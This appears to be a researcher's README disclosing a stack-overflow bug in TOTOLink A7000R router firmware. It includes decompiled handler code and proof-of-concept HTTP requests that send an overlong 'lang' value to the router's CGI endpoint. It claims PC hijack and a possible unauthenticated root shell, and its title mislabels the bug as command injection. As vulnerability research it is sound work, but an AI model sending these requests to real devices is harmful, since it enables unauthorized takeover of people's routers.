Darry-lang1 Add files via upload ... on Jul 26 History

..

img	4 months ago
readme.md	4 months ago

readme.md


TOTOLink A7000R V9.1.0u.6115_B20201022 Has an command injection vulnerability

Overview

- Manufacturer's website information： https://www.totolink.net/
- Firmware download address ： https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/171/ids/36.html

Product Information

TOTOLink A7000R V9.1.0u.6115_B20201022 router, the latest version of simulation overview：



Vulnerability details

```
int __fastcall sub_422934(int a1)
{
  const char *Var; // $s2
  int v3; // $s0
  int JsonConf; // $s1
  const char *v5; // $s0
  char v7[128]; // [sp+18h] [-80h] BYREF

  memset(v7, 0, sizeof(v7));
  Var = (const char *)websGetVar(a1, "lang", "cn");
  v3 = websGetVar(a1, "langAutoFlag", &word_42C8AC);
  nvram_set("preferred_lang", Var);
  nvram_set("auto_lang", v3);
  JsonConf = getJsonConf(0);
  if ( JsonConf )
  {
    sprintf(v7, "HelpUrl_%s", Var);
    v5 = (const char *)websGetVar(JsonConf, v7, &byte_42E318);
    if ( *v5 )
    {
      memset(v7, 0, sizeof(v7));
      sprintf(v7, "http://%s", v5);
      nvram_set("help_url_custom", v7);
    }
    cJSON_Delete(JsonConf);
  }
```

`Var` is formatted into `V7` through sprintf function, and `Var` is the value of `Lang` we enter. The size of the format string is not limited, resulting in stack overflow.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 561
Origin: http://192.168.0.1
DNT: 1
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"topicurl": "setting/setLanguageCfg","lang":
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




Although it returns a status of 200, there is another way to see if the target code was successfully executed.

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 25
Origin: http://192.168.0.1
DNT: 1
```


```
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"topicurl":"getInitCfg"}
```


The above report verifies that our target code was successfully executed.



From the figure above, we can see that defaultLang has been modified by us to show that our target code has been executed.



As shown in the figure above, we can hijack PC registers.



Finally, you can write exp to get a stable root shell without authorization.